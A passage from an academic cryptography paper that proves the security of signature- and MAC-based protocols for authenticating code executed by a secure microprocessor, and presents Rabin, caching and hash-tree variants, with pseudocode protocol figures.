2. or it corresponds to none of them but ID is nevertheless accepted by the $\mathsf{X}\mu\mathsf{P}$ (we implicitly assume that the set of IDs accepted by a given $\mathsf{X}\mu\mathsf{P}$ is publicly known). In this case, we define $\mathsf{INS}_{\neq}$ as the first ectoinstruction of ξ and set $i_{\neq} = 1$, $\xi^- = \emptyset$ and $\xi^+ = \xi$.

In either case, the following fact holds:

Lemma 1. CI *never signed* $(\mathsf{ID}, i_{\neq}, \mathsf{INS}_{\neq})$.

Besides, following the attack model, ξ^+ must contain a critical xenoinstruction INS_c which categorizes ξ^+ as a key-extractor or a key-modifier. We know that INS_c gets executed by the $\mathsf{X}\mu\mathsf{P}$ with probability at least ε.

Assume that INS_c is executed by the $\mathsf{X}\mu\mathsf{P}$. We rewind time to the latest moment when the $\mathsf{X}\mu\mathsf{P}$ resets $\nu \leftarrow 1$ before $\mathsf{INS}_{\neq}$ is sent by $\mathcal{A}$ and concentrate on the partial execution ξ_0 of ξ starting from reset time until INS_c is executed. Hence

$$\xi_0 = (\mathsf{INS}_1, \ldots, \mathsf{INS}_{p-1}, \mathsf{INS}_p = \mathsf{INS}_{\neq}, \mathsf{INS}_{p+1}, \ldots, \mathsf{INS}_u = \mathsf{INS}_c) \ ,$$

where $p \geq 1$ and $u \geq p$. For $r = 1, \ldots, u$, we denote by add_r the value of i queried by the $\mathsf{X}\mu\mathsf{P}$ before the ectoinstruction INS_r was transmitted. Now the following fact is a direct consequence of the definition of a critical ectoinstruction:

Lemma 2. *For each and every ectoinstruction* INS_r*,* $r = 1, \ldots, u-1$*, either* $\mathsf{INS}_r \notin \mathcal{S}$ *or* $\mathsf{INS}_r \in \mathcal{S}$ *and* $\mathsf{Alert}(\mathsf{INS}_r, \Phi) = \mathsf{False}$.

Thus, to construct ξ_0, the adversary is left free to use arbitrary combinations of data-indistinguishable XJVML ectoinstructions or security-critical instructions which handle non-private variables. Provided that $u < e$, the first $u-1$ ectoinstructions will be executed without triggering a $\mathsf{CheckOut}$. Indeed, having $\mathsf{INS}_r \in \mathcal{S}$ and simultaneously $\mathsf{Alert}(\mathsf{INS}_r, \Phi) = \mathsf{True}$ would mean that one of the variables of INS_r is private, thereby proving a data-flow dependence between this variable and one of the state variables in k because we assumed that only these are tagged as private in NVM. Then INS_r would be critical by virtue of our definition and we would get $r = u$ by uniqueness of INS_c.

On the other hand, INS_c will trigger a signature verification over all the ectoinstructions $(\mathsf{INS}_1, \ldots, \mathsf{INS}_u)$ of ξ_0. The fact that the $\mathsf{X}\mu\mathsf{P}$ accepts executing INS_c means that $\mathcal{A}$ had to provide a σ satisfying

$$\sigma^e = \prod_{r=1}^{u} \mu(\mathsf{ID}, \mathsf{add}_r, \mathsf{INS}_r) \bmod N \ .$$

Now the right term contains $\mu(\mathsf{ID}, \mathsf{add}_p, \mathsf{INS}_p) = \mu(\mathsf{ID}, i_{\neq}, \mathsf{INS}_{\neq})$ and from Lemma 1, we know that $\mu(\mathsf{ID}, i_{\neq}, \mathsf{INS}_{\neq})^d \bmod N$ is not contained in any of $P_1, \ldots, P_\ell$. Consequently, the set of messages $\{(\mathsf{ID}, \mathsf{add}_r, \mathsf{INS}_r)\}_{1 \leq r \leq u}$ and σ constitutes a valid forgery for μ-RSA. When $u \geq e$, a $\mathsf{CheckOut}$ is performed after INS_{e-1} is received by the $\mathsf{X}\mu\mathsf{P}$. In this case, we must have $p \leq e-1$ for otherwise a $\mathsf{CheckOut}$ would have taken place (thereby resetting $\nu \leftarrow 1$) before $\mathsf{INS}_{\neq}$ is sent, which contradicts the definition of ξ_0. Hence, the $\mathsf{X}\mu\mathsf{P}$ continues execution only if $\mathcal{A}$ provides a σ such that

$$\sigma^e = \prod_{r=1}^{e-1} \mu(\mathsf{ID}, \mathsf{add}_r, \mathsf{INS}_r) \bmod N \ ,$$

and again, $\mu(\mathsf{ID}, i_{\neq}, \mathsf{INS}_{\neq})$ appears in the right term. A valid forgery for μ-RSA is then given by the set of messages $\{(\mathsf{ID}, \mathsf{add}_r, \mathsf{INS}_r)\}_{1 \leq r \leq e-1}$ and σ. Collecting the forgery can actually be done on the fly while the attack is carried out, thus requiring less than τ steps since $\mathsf{Time}(\xi) \leq \tau$.

Finally, when $\mu = \text{FDH}$, outputting a valid forgery is equivalent to extracting e-th roots modulo N as shown in Appendix A. Then Corollary 1 is proved by invoking Theorem 1. □

6.3 Security Proof for Protocol 2

We now move on to the (more efficient) Protocol 2 defined in Section 5. The (μ, H)-RSA screening scheme is defined as in Section 5 with padding function $(x, y, z) \mapsto \mu(x, y, H(z))$. We slightly redefine $(\ell, n, \tau, \varepsilon)$-security as resistance against adversaries that comply with the attack model of Section 3 and have access to at most ℓ authenticated ectoprograms totalling at most n ectocode sections. We state:

Theorem 3. *If the screening scheme (μ, H)-RSA is (q_k, τ, ε)-secure against existential forgery under a known message attack, then Protocol 2 is $(\ell, n, \tau, \varepsilon)$-secure for $n \leq q_k$.*

Proof. We adapt the proof of Theorem 2 by considering ectocode sections instead of ectoinstructions. First, we extend the definition of (static) ectocode sections to free executions, as follows: given a sequence of ectoinstructions ξ, we partition ξ into intervals of maximal length ending by an ectoinstruction of $\mathcal{S}$. The ectocode sections of ξ are identified as these intervals. We further define the *differentiating section* $\mathsf{S}_{\neq}$ of ξ with respect to $[P]$ when $\mathsf{ID}_\xi = \mathsf{ID}_P$ and $\xi \not\sqsubseteq [P]$ as the ectocode section of ξ that contains $\mathsf{INS}_{\neq}$. When $\mathsf{ID}_\xi \neq \mathsf{ID}_P$, $\mathsf{S}_{\neq}$ is set to the first ectocode section of ξ. The split (ξ^-, ξ^+) is redefined in a straightforward manner.

Here again, when Protocol 2 starts, the adversary $\mathcal{A}$ has to send some value for ID. If ID corresponds to P_m for $1 \leq m \leq \ell$, the differentiating section $\mathsf{S}_{\neq}$ in ξ splits ξ into (ξ^-, ξ^+). Then $i_{\neq}$ denotes the value of i queried by the $\mathsf{X}\mu\mathsf{P}$ right before the ectocode section $\mathsf{S}_{\neq}$ is transmitted. If ID corresponds to none of $P_1, \ldots, P_\ell$ then $\mathsf{S}_{\neq}$ is the first section of ξ and we set $i_{\neq} = 1$, $\xi^- = \emptyset$ and $\xi^+ = \xi$. Again:

Lemma 3. CI *never signed* $(\mathsf{ID}, i_{\neq}, \mathsf{S}_{\neq})$.

Moreover, ξ^+ must contain a critical xenoinstruction INS_c characterizing ξ^+ as a key-extractor or a key-modifier. We define the critical section S_c of ξ^+ as the section containing INS_c. By the definition of ectocode sections, S_c ends with INS_c since $\mathsf{INS}_c \in \mathcal{S}$. Assuming that INS_c is executed by the $\mathsf{X}\mu\mathsf{P}$, we rewind time to the latest moment where the $\mathsf{X}\mu\mathsf{P}$ resets $\nu \leftarrow 1$ before $\mathsf{S}_{\neq}$ is sent by $\mathcal{A}$ and focus on the partial execution ξ_0 of ξ starting from reset time until INS_c is executed. Hence

$$\xi_0 = (\mathsf{S}_1, \ldots, \mathsf{S}_{p-1}, \mathsf{S}_p = \mathsf{S}_{\neq}, \mathsf{S}_{p+1}, \ldots, \mathsf{S}_u = \mathsf{S}_c) \enspace ,$$

where again $p \geq 1$ and $u \geq p$. We denote by add_r the value of i sent by the $\mathsf{X}\mu\mathsf{P}$ to $\mathcal{A}$ before the section S_r is transmitted. We state:

Lemma 4. *For each and every ectocode section S_r, $r = 1, \ldots, u-1$, denoting by INS_r the last ectoinstruction of S_r, either $\mathsf{INS}_r \notin \mathcal{S}$ or $\mathsf{INS}_r \in \mathcal{S}$ and $\mathsf{Alert}(\mathsf{INS}_r, \varPhi) = \mathsf{False}$.*

The first $\min(e-1,u)-1$ ectocode sections will be executed without triggering a $\mathsf{CheckOut}$ because having $\mathsf{INS}_r \in \mathcal{S}$ and $\mathsf{Alert}(\mathsf{INS}_r, \varPhi) = \mathsf{True}$ for $r \leq \min(e-1,u)$ leads to $\mathsf{INS}_r = \mathsf{INS}_u$, *reductio ad absurdum*. But $\mathsf{INS}_{\min(e-1,u)}$ must trigger a $\mathsf{CheckOut}$ of sections $\{\mathsf{S}_1, \ldots, \mathsf{S}_{\min(e-1,u)}\}$ of ξ_0. Having the $\mathsf{X}\mu\mathsf{P}$ executing $\mathsf{INS}_{\min(e-1,u)}$ requires that $\mathcal{A}$ provided σ with

$$\sigma^e = \prod_{r=1}^{\min(e-1,u)} \mu(\mathsf{ID}, \mathsf{add}_r, H(\mathsf{S}_r)) \bmod N \;.$$

The right term therefore contains $\mu(\mathsf{ID}, \mathsf{add}_p, H(\mathsf{S}_p)) = \mu(\mathsf{ID}, i_{\neq}, H(\mathsf{S}_{\neq}))$ and by virtue of Lemma 3, the set of messages $\{(\mathsf{ID}, \mathsf{add}_r, \mathsf{S}_r)\}_{1 \leq r \leq u}$ and σ constitute a valid forgery for (μ, H)-RSA. □

When $\mu(a,b,c) = h(a\|b\|H(c))$ and h is seen as a random oracle, a security result similar to Corollary 1 can be obtained for Protocol 2. However, a bad choice for H could allow $\mathcal{A}$ to easily find collisions in μ via collisions over H. Nevertheless, unforgeability can be formally proved under the assumption that H is collision-intractable. We refer the reader to Theorem 6 given in Appendix B. Associating Theorems 3 and 6, we conclude:

Corollary 2. *Assume $\mu(a,b,c) = h(a\|b\|H(c))$ where h is a full-domain hash function seen as a random oracle. Then Protocol 2 is secure under the RSA assumption and the collision-intractability of H.*

6.4 Further Discussions on the Security Model

Key-dependent variables. The notions of key-extraction or key modification may seem somewhat too strong; according to the $\mathsf{X}\mu\mathsf{P}$'s internal security policy, $a \leftarrow k \oplus k$ is considered as a private variable if k is private. An adversary successful in exporting a from the $\mathsf{X}\mu\mathsf{P}$ without triggering a $\mathsf{CheckOut}$ is then considered as a key extractor even though no real information about the key k has leaked. Similarly, illegally overwriting an NVM private variable with a copy of itself (via `putstatic`) makes the ectoprogram a key modifier although its execution does not really affect the confidentiality of k. We see no simple means by which our security model would treat these specific cases apart, nor why one would need to. As mentioned earlier, the security policy is preservative over the privacy bits of program variables and it is unclear whether weakening this property is feasible, or even desirable.

What about active attacks? Although RSA-based screening schemes may feature strong unforgeability under chosen-message attacks (see Appendix A.2 for such a proof for FDH-RSA), it is easy to see that our protocols cannot resist chosen-message attackers whatever the security level of the underlying screening scheme happens to be. Indeed, assuming that the adversary is allowed to query the issuer CI with messages of her choosing, a trivial attack consists in obtaining the signature:

$$\sigma = \mu(\mathsf{ID}, 1, H(\texttt{getstatic } 17, \texttt{store IO}, \texttt{halt}))^d \mod N$$

where ID is known to be accepted by the XμP and NVM[17] is known to contain a fraction of the cryptographic key k[25]. Similarly, the attacker may query the signature of some trivial key-modifying sequence. Obviously, nothing can be done to resist chosen-message attacks.

Probabilistic Paddings. When strong security against active attacks is desired, RSA-based signature and screening schemes rely upon probabilistic padding functions such as PSS or PSS-R [7, 5]. These schemes may then feature an optimally tight security reduction in the random oracle model ($\varepsilon' \approx \varepsilon$) and are therefore comparably more secure against active attacks ($\varepsilon' \approx \varepsilon/q_c$ was proven nearly optimal for FDH for instance), while keeping optimal security $\varepsilon' = \varepsilon$ against passive attacks. Given that chosen-message attacks cannot be avoided in our setting, we see no *evident advantage* in using a probabilistic padding for μ.

7 Variants of Our Protocols

Our protocols 1 and 2 are general enough to allow many variations in different directions. What we describe in this section is a couple of variants. The first one is a variation of Protocol 1 which lowers the verification cost by relying on Rabin's signature scheme instead of RSA. The other is a variant of Protocol 2 and reduces the number of verifications by memorizing correct sections in cache memory.

7.1 A Variant with Fast Signature Verification

The Principle. As seen in the previous sections, the XμP's CheckOut procedure is basically a modular exponentiation to the power e, and a comparison. Because RSA-screening imposes that at most $e - 1$ instructions (resp. sections) be repeated, our protocols count the number of instructions (resp. sections). However, to be applicable to real life programs that intensively use loops, the public exponent value e must be set to a large enough prime number. A typical value for e is $2^{16} + 1$, meaning that a signature verification is roughly equivalent to 17 modular multiplications.

Alleviating the restriction on signature screening, we show that e can be set to 2. Not only is the variant faster (signature verification reduces to a single modular squaring), but also the security level is improved: RSA-screening is based on the RSA (or root extraction) problem, while Rabin-screening relies on integer factoring.

The basic principle of the variant consists in keeping a counter u that counts the number of backward jumps executed since the last CheckOut occurred. Updating u can be easily hardwired as it amounts to a simple address comparison between the input and output values of i. Wlog, we may assume that the value of i and u are automatically updated during the execution of instructions.

[25] The `halt` is even superfluous as the attacker can power off the device right after the `store` gets executed.

Concrete protocol with $e = 2$. The reason for defining u is explained in the following protocol, which follows from Protocol 1. Here, the program is not stored in the XT as a collection $(\{\mathsf{INS}_i, \sigma_i\})$, but rather as $(\{\mathsf{INS}_i, \{\sigma_{i,u}\}_{0 \leq u \leq U}\})$ for some parameter U. We recall that the execution of INS_i also updates u.

```
0.    The $\mathsf{X}\mu\mathsf{P}$ receives and checks $\mathsf{ID}$ and initializes $i \leftarrow 1$
1.    The $\mathsf{X}\mu\mathsf{P}$
  (a)      sets $u \leftarrow 0$
  (b)      sets $\nu \leftarrow 1$
2.    The $\mathsf{XT}$ sets $\sigma \leftarrow 1$ and $u' \leftarrow 0$
3.    The $\mathsf{X}\mu\mathsf{P}$ queries from the $\mathsf{XT}$ ectoinstruction number $i$
4.    The $\mathsf{XT}$
  (a)      updates $\sigma \leftarrow \sigma \times \sigma_{i,u'} \bmod N$
  (b)      sends $\mathsf{INS}_i$ to the $\mathsf{X}\mu\mathsf{P}$
5.    The $\mathsf{X}\mu\mathsf{P}$ updates $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \mathsf{INS}_i, u) \bmod N$
6.    The $\mathsf{XT}$ updates $u'$ with the knowledge of $\mathsf{INS}_i$
7.    if $u = U$ or ($\mathsf{INS}_i \in \mathcal{S}$ and $\mathsf{Alert}(\mathsf{INS}_i, \Phi)$) then the $\mathsf{X}\mu\mathsf{P}$
  (a)      ($\mathsf{CheckOut}$)
           queries from the $\mathsf{XT}$ the current value of $\sigma$
           halts execution if $\nu \neq \sigma^2 \bmod N$ (cheating $\mathsf{XT}$)
  (b)      executes $\mathsf{INS}_i$
  (c)      goto step 1
8.    The $\mathsf{X}\mu\mathsf{P}$
  (a)      executes $\mathsf{INS}_i$
  (c)      goto step 3.
```

Fig. 24. Rabin-based Variant: Protocol 1.1

The advantages and drawbacks of this protocol are quite clear: on one hand, the program material $\Sigma(P)$ is multiplied in size by a factor nearly U while on the other hand, the $\mathsf{CheckOut}$ stage only requires a single modular multiplication, thereby leading to a 95% speed-up when compared to Protocol 1 with $e = 2^{16} + 1$. As usual, the XT is supposed to have virtually unlimited storage resources.

The security of this variant follows from combining the security proof of Protocol 1 with the following theorem:

Theorem 4. *Let N be an RSA modulus. If a forger $\mathcal{F}$ can produce a list of t messages $\{m_1, \ldots, m_t\}$ and $\sigma < N$ such that $\sigma^2 = \prod_{i=1}^{t} h(m_i) \bmod N$ while the Rabin signature of at least one of $m_1, \ldots, m_t$ was not given to $\mathcal{F}$, then $\mathcal{F}$ can be used to efficiently factor N.*

The proof of Theorem 4 is detailed in Appendix C.

7.2 A Variant with a Caching Mechanism

Independently of minimizing the cost of a signature verification, one could also want to reduce the number of signature verifications. Authenticating code sections in Protocol 2 allowed to reduce the number of modifications applied to the verification accumulator (*i.e.* the register ν). Here, we come up with a new improvement consisting in remembering the signature of correct sections.

Informally, we use a cache of sections that were already recognized as valid by the XμP in the past, and consequently for which future verifications are useless. Better than storing the whole contents of code sections, we cache hash values of these sections under a collision-resistant hash function of small output size $\mathcal{H}_{160}$. The protocol also uses a cache memory CACHEthat should be of type LIFO (Last In - First Out). We make use of a function AddInCache allowing to append a data in cache memory[26]. The size $\Upsilon$of the cache memory has a direct impact on the efficiency of this variant.

The protocol is then as depicted on Figure 25.
The main advantage of this protocol is that if the cache table is large enough, most of sections are verified only once, thereby speeding up the execution of very repetitive programs. Finally, we mention that the table CACHE could also be stored in NVM in order to memorize the hash values of already verified sections. In this respect, this table could also be initialized during the personalization step. This in turn results in that critical (*i.e.* overused) functions will not trigger a signature verification when executed.

8 MAC-Based Ectoprogram Authentication

Interestingly, public-key cryptography is not mandatory for implementing the concept described in this paper. This section describes a simpler variant based on symmetric cryptography. In this section $\mu_K(x)$ denotes a MAC function where K is the key and x the MAC-ed data. $\mathcal{H}_1$ and $\mathcal{H}_2$ denote hash functions (*e.g.* SHA-1) with respective compression functions H_1 and H_2 and initialization vectors IV_1 and IV_2. Finally, ℓ the number of ectoinstructions in the ectoprogram P. We assume that $\mathsf{ID} = \mathcal{H}_1(P)$. The protocol is shown at Figure 26.
In steps -2 and -1 the XμP does two operations:

1. Hash the entire program presented by the XT to ascertain that this program indeed hashes into the reference digest ID, burned into the device at production time.
2. MAC each and every instruction under an ephemeral key K and send the resulting MACs to the XT for storage.

8.1 Security Analysis

Following the security model defined in Section 3, the security of Protocol 3 can be formally assessed. Before assessing the security of our protocol, we define a weak form of forgery for MAC functions.

[26] AddInCache can be implemented in several ways (*e.g.* with a cycling buffer).

```
0.  The $\mathsf{X}\mu\mathsf{P}$ receives and checks $\mathsf{ID}$ and initializes $i \leftarrow 1$
1.  The $\mathsf{X}\mu\mathsf{P}$
    (a)  sets $t \leftarrow 1$
    (b)  sets $\nu \leftarrow 1$
2.  The $\mathsf{XT}$ sets $\sigma \leftarrow 1$
3.  The $\mathsf{X}\mu\mathsf{P}$
    (a)  sets $h \leftarrow IV$
    (b)  queries the ectocode section starting at address $i$
4.  The $\mathsf{XT}$
    (a)  updates $\sigma \leftarrow \sigma \times \sigma_i \bmod N$
    (b)  sets $j \leftarrow 1$
5.  The $\mathsf{XT}$
    (a)  sends $\mathsf{INS}^i_j$ to the $\mathsf{X}\mu\mathsf{P}$
    (b)  increments $j \leftarrow j + 1$
6.  The $\mathsf{X}\mu\mathsf{P}$
    (a)  receives $\mathsf{INS}^i_j$,
    (b)  updates $h \leftarrow F(\mathsf{INS}^i_j, h)$
7.  if $\mathsf{INS}^i_j \notin \mathcal{S}$, then the $\mathsf{X}\mu\mathsf{P}$
    (a)  executes $\mathsf{INS}^i_j$
    (b)  increments $j \leftarrow j + 1$
    (c)  goto step 5.
8.  The $\mathsf{X}\mu\mathsf{P}$ sets $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, h) \bmod N$
9.  if $\neg\mathsf{Alert}(\mathsf{INS}^i_j, \Phi))$ then the $\mathsf{X}\mu\mathsf{P}$ increments $t \leftarrow t + 1$
10. if $t = e$ or $(\mathsf{Alert}(\mathsf{INS}^i_j, \Phi))$ then the $\mathsf{X}\mu\mathsf{P}$
    (a)  computes $\kappa \leftarrow \mathcal{H}_{160}(\nu)$
    (b)  if $\kappa \notin$ CACHE, $\mathsf{CheckOut}$
    (c)  executes $\mathsf{INS}^i_j$
    (d)  $\mathsf{AddInCache}(\kappa)$
    (e)  goto step 1
11. The $\mathsf{X}\mu\mathsf{P}$
    (a)  executes $\mathsf{INS}^i_j$
    (b)  goto step 3
```

Fig. 25. Variant with Cache Mechanism: Protocol 2.2

```
-2.  The $\mathsf{X}\mu\mathsf{P}$ generates a random session key $K$ and initializes $h \leftarrow \mathrm{IV}_1$
-1.  for $i \leftarrow 1$ to $\ell$
  (a)    The $\mathsf{X}\mu\mathsf{P}$ queries from the $\mathsf{XT}$ ectoinstruction number $i$
  (b)    The $\mathsf{XT}$ sends $\mathsf{INS}_i$ to the $\mathsf{X}\mu\mathsf{P}$
  (c)    The $\mathsf{X}\mu\mathsf{P}$ computes $\sigma_i \leftarrow \mu_K(i, \mathsf{INS}_i)$ and updates $h \leftarrow H_1(h, \mathsf{INS}_i)$
  (d)    The $\mathsf{X}\mu\mathsf{P}$ sends $\sigma_i$ to the $\mathsf{XT}$ (no copies of $\sigma_i$ or $\mathsf{INS}_i$ are kept in the $\mathsf{X}\mu\mathsf{P}$ )
  (e)    The $\mathsf{XT}$ stores $\sigma_i$
---------------------------------------------------------------------------
 0.  The $\mathsf{X}\mu\mathsf{P}$ ascertains that $h = \mathsf{ID}$ (abort if mismatch) and initializes $i \leftarrow 1$
 1.  The $\mathsf{X}\mu\mathsf{P}$ sets $\nu \leftarrow \mathrm{IV}_2$
 2.  The $\mathsf{XT}$ sets $\sigma \leftarrow \mathrm{IV}_2$
 3.  The $\mathsf{X}\mu\mathsf{P}$ queries from the $\mathsf{XT}$ ectoinstruction number $i$
 4.  The $\mathsf{XT}$
  (a)     updates $\sigma \leftarrow H_2(\sigma, \sigma_i)$
  (b)     sends $\mathsf{INS}_i$ to the $\mathsf{X}\mu\mathsf{P}$
 5.  The $\mathsf{X}\mu\mathsf{P}$ updates $\nu \leftarrow H_2(\nu, \mu_K(i, \mathsf{INS}_i))$
 6.  if $\mathsf{INS}_i \in \mathcal{S}$ and $\mathsf{Alert}(\mathsf{INS}_i, \varPhi)$ then the $\mathsf{X}\mu\mathsf{P}$
  (a)     $\mathsf{CheckOut}$: query $\sigma$ from the $\mathsf{XT}$ and ascertain that $\sigma = \nu$
  (b)     executes $\mathsf{INS}_i$
  (c)     goto step 1
 7.  The $\mathsf{X}\mu\mathsf{P}$
  (a)     executes $\mathsf{INS}_i$
  (b)     goto step 3.
```

Fig. 26. MAC-Based (Ectoinstruction Level) Protocol: Protocol 3

Weak Forgeries for Symmetric Signatures. Classical notions of security for symmetric signatures are given in Appendix D. Informally, a *weak forgery* for a given MAC function μ_K with respect to a given hash function $\mathcal{H}$ is a list $M = (m_1, \ldots, m_t)$ of messages and a value h such that

$$\mathcal{H}\left(\mu_K(m_1), \ldots, \mu_K(m_t)\right) = h$$

whereas the signature $\mu_K(m_i)$ of m_i was never given to the forger for at least one value of $i \in [1, t]$. This security notion comes with different flavors, depending on the attack model, *i.e.* whether the forger is allowed to make adaptive signature queries or not. In the sequel, we only consider the case of passive attacks: the forger $\mathcal{F}$ is given a list of message-signature pairs M_0 and attempts to produce (M, h) as above such that $M \subsetneq M_0$.

It is quite easy to show that a weak forgery is equivalent to a forgery in the random oracle model that is, when $\mathcal{H}$ is seen as a random oracle. The proof of equivalence is omitted here and left as an exercise for the reader.

More formally, we define a (q_k, τ, ε)-weak forger for μ_K as a probabilistic polynomial-time Turing machine $\mathcal{F}$ such that $\mathcal{F}$ returns a weak forgery (M, h) as above with some probability ε after at most τ elementary steps, given as an input a list M_0 of q_k message-signature pairs. The MAC function μ_K is said to be (q_k, τ, ε)-secure against weak forgeries with respect to $\mathcal{H}$ when there is no (q_k, τ, ε)-weak forger for μ_K.

Security Proof for Protocol 3. We recall the attack model of Section 6.3, saying that Protocol 3 is $(\ell, n, \tau, \varepsilon)$-secure if any adversary $\mathcal{A}$ having access to at most ℓ authentic programs totalling at most n ectoinstructions and running in at most τ steps succeeds with probability at most ε. Here yet again, $\mathcal{A}$ succeeds when the first ectoinstruction belonging to $\mathcal{S}$ of the given code sequence ξ is accepted and executed by the $\mathsf{X}\mu\mathsf{P}$. We claim:

Theorem 5. *If μ_K is (q_k, τ, ε)-secure against weak forgeries with respect to $\mathcal{H}_2$, then Protocol 3 is $(\ell, n, \tau, \varepsilon)$-secure for $n \leq q_k$ under the collision-freeness of $\mathcal{H}_1$.*

Proof. We transform a successful free execution ξ created by an $(\ell, n, \tau, \varepsilon)$-attacker $\mathcal{A}$ into a weak forgery for μ_K with respect to $\mathcal{H}_2$ or a collision for $\mathcal{H}_1$. Before starting, we note that $\mathcal{A}$ is given (after the protocol has executed the preliminary steps) no more than n different signed messages $\{(i(j), \mathsf{INS}_{i(j)}) \mid 1 \leq j \leq \ell, 1 \leq i(j) \leq \mathsf{Size}(P_j)\}$, thereby complying with the resources of a known-message weak forger for μ_K.

As in the proofs of previous sections, we launch $\mathcal{A}$ and monitor all communications between $\mathcal{A}$ and the $\mathsf{X}\mu\mathsf{P}$. Now, when Protocol 3 starts, the adversary $\mathcal{A}$ sends some program P that hashes into some value $\mathsf{ID} = \mathcal{H}_1(P)$. ID necessarily corresponds to $\mathcal{H}_1(P_m)$ for some $1 \leq m \leq \ell$ otherwise the attack cannot be successful. The attacker then sends a free execution ξ to the $\mathsf{X}\mu\mathsf{P}$. Again, there must be a differentiating ectoinstruction $\mathsf{INS}_{\neq}$ attesting that $\xi \not\sqsubseteq [P_m]$. Then $i_{\neq}$ denotes the value of i queried by the $\mathsf{X}\mu\mathsf{P}$ right before the ectoinstruction $\mathsf{INS}_{\neq}$ is sent by $\mathcal{A}$.

We define by E the event according to which the $\mathsf{X}\mu\mathsf{P}$ did not send $\mu_K(i_{\neq}, \mathsf{INS}_{\neq})$ at step -1, *i.e.* the instruction $\mathsf{INS}_{\neq}$ was not given to the $\mathsf{X}\mu\mathsf{P}$ during the preliminary stage. If E is false, then the program P contains the instruction $\mathsf{INS}_{\neq}$ at address $i_{\neq}$ leading to

$$\mathcal{H}_1(P) = \mathcal{H}_1(\ldots, \mathsf{INS}_{\neq}, \ldots) = \mathsf{ID} = \mathcal{H}_1(P_m) = \mathcal{H}_1(\ldots, \mathsf{INS}, \ldots) ,$$

for some instruction $\mathsf{INS} \neq \mathsf{INS}_{\neq}$ of P_m. We then stop and output (P, P_m) as a collision for $\mathcal{H}_1$. If E is true, we call INS' the $i_{\neq}$-th instruction MAC-ed by the $\mathsf{X}\mu\mathsf{P}$ at step -1 and we proceed as follows. We know by definition of the security model that ξ must contain a critical ectoinstruction $\mathsf{INS}_c \in \mathcal{S}$ sent to the $\mathsf{X}\mu\mathsf{P}$ after $\mathsf{INS}_{\neq}$. When the attack succeeds, INS_c is executed by the $\mathsf{X}\mu\mathsf{P}$ after a $\mathsf{CheckOut}$ verification. At the moment of this verification, the transcript contains the partial execution $\xi' \sqsubseteq \xi$ (all instructions executed until that point in time). Now when the verification occurs, the $\mathsf{X}\mu\mathsf{P}$ compares its digest

$$\nu = \mathcal{H}_2\left(\sigma_1, \ldots, \sigma_{i_{\neq}-1}, \mu_K(i_{\neq}, \mathsf{INS}_{\neq}), \ldots, \mu_K(i_c, \mathsf{INS}_c)\right)$$

with the value σ sent by $\mathcal{A}$. Here, the first $i_{\neq -1}$ instructions are the common instructions of P_m and ξ. Since the event E is true, the MAC of $(i_{\neq}, \mathsf{INS}_{\neq})$ was not given to $\mathcal{A}$, so that (M, σ) with

$$M = \left\{\sigma_1, \ldots, \sigma_{i_{\neq}-1}, \mu_K(i_{\neq}, \mathsf{INS}_{\neq}), \ldots, \mu_K(i_c, \mathsf{INS}_c)\right\}$$

constitutes a valid weak forgery for μ_K with respect to $\mathcal{H}_2$. □

The very same technique is applicable to the authentication of ectocode sections. In this case, sections are MAC-ed as

$$\sigma = \mu_K(i, \mathcal{H}_3(\mathsf{S}_i)) ,$$

where, as before, $\mathcal{H}_3$ is a hash function that processes one by one the ectoinstructions of S_i. The extension of the security proof to this variant is straightforward, and we get the same security level under the additional assumption that $\mathcal{H}_3$ is collision-free.

8.2 Hashing Tree Variant

Even if the exchange of digests can be limited to one digest per ectocode section, before execution starts, the entire programme must be pipelined into the $\mathsf{X}\mu\mathsf{P}$ before execution starts. This is clumsy and time consuming. Steps -2 and -1 can be eliminated by resorting to tree hashing. Tree hashing is a well known cryptographic technique allowing to ascertain that a word belongs to a message which digest value is ID without re-hashing the entire message.

The technique is illustrated in Appendix C where one can see that:

$$\mathsf{ID} = H(P) = h_{1,2,3,4,5,6,7,8} = H(H(h_{1,2}, (H(\mathsf{INS}_3), h_4)), h_{5,6,7,8})$$

For the sake of clarity we illustrate the idea with individual instructions rather than with ectocode sections and denote by Δ_i the partial hash values required to reconstruct ID given INS_i (in our example $\Delta_3 = \{h_4, h_{1,2}, h_{5,6,7,8}\}$).

```
0.     The $\mathsf{X}\mu\mathsf{P}$ initializes $i \leftarrow 1$
1.     The $\mathsf{X}\mu\mathsf{P}$ queries from the $\mathsf{XT}$ ectoinstruction number $i$
2.     The $\mathsf{XT}$ sends the data $\Delta_i$ and $\mathsf{INS}_i$ to the $\mathsf{X}\mu\mathsf{P}$
3.     The $\mathsf{X}\mu\mathsf{P}$
  (a)      checks that $\mathsf{HashTree}(\mathsf{INS}_i, \Delta_i) = \mathsf{ID}$
  (b)      executes $\mathsf{INS}_i$
  (c)      goto step 1
```

Fig. 27. Hash-Tree Protocol: Protocol 4

9 The `if_skip` and `restart` Ectoinstructions

Many cryptographic operations require secret-data-dependent[27] `if`s. RSA square-&-multiply is one such typical example where different secret bits trigger different INS_i requests.

While several side-channel protection techniques [12] allow an easy $\mathsf{X}\mu\mathsf{P}$ implementation of such routines, it may appear handy to have a specific instruction that allows the programmer to disable the execution of a sequence of ectoinstructions but still accumulate them in $\nu \leftarrow \nu \times \mu(\mathsf{ID}, i, \mathsf{INS}_i) \bmod N$.

We introduce two ectoinstructions called `if_skip` and `restart` which work as follows. On executing `if_skip`, the $\mathsf{X}\mu\mathsf{P}$ checks the topmost stack element $\textsc{st}[s]$. If $\textsc{st}[s] \neq 0$ the ectoinstruction has no particular effect[28]. If $\textsc{st}[s] = 0$ however, the device suspends the execution of all ectoinstructions following the `if_skip` while maintaining their modular accumulation in ν until the ectoinstruction `restart` is encountered. Regular execution mode is then recovered.

It is easy to see that `if_skip` and `restart` allow to program data-dependant routines without explicit branches: instead of executing separate functions and relying on control switches, the programmer can ordain the ectoprogram to inhibit a fraction of itself depending on input values (without altering the authentication process though).

From a computational standpoint, control switches and ectocode inhibition have comparable effects and are equivalently powerful. For the programmer, changing from using one to the other is a mere question of programming habits.

What we want to ascertain, however, is the fact that data-dependent ectocode inhibition is really data-indistinguishable; in other words, we require that no information about the (private) topmost stack element should leak out of the device. To illustrate different leakage hazards, we consider the following ectoprogram where $\textsc{ram}[a]$ and $\textsc{ram}[b]$ are respectively private and non-private variables:

[27] (secret-data)-dependent.

[28] Other than $i \leftarrow (i + 1)$, $\textsc{st}[s] \leftarrow$ `undef` and $s \leftarrow (s - 1)$.

```
1 : load a
2 : if_skip
3 : load b
4 : inc
5 : store b
6 : push0
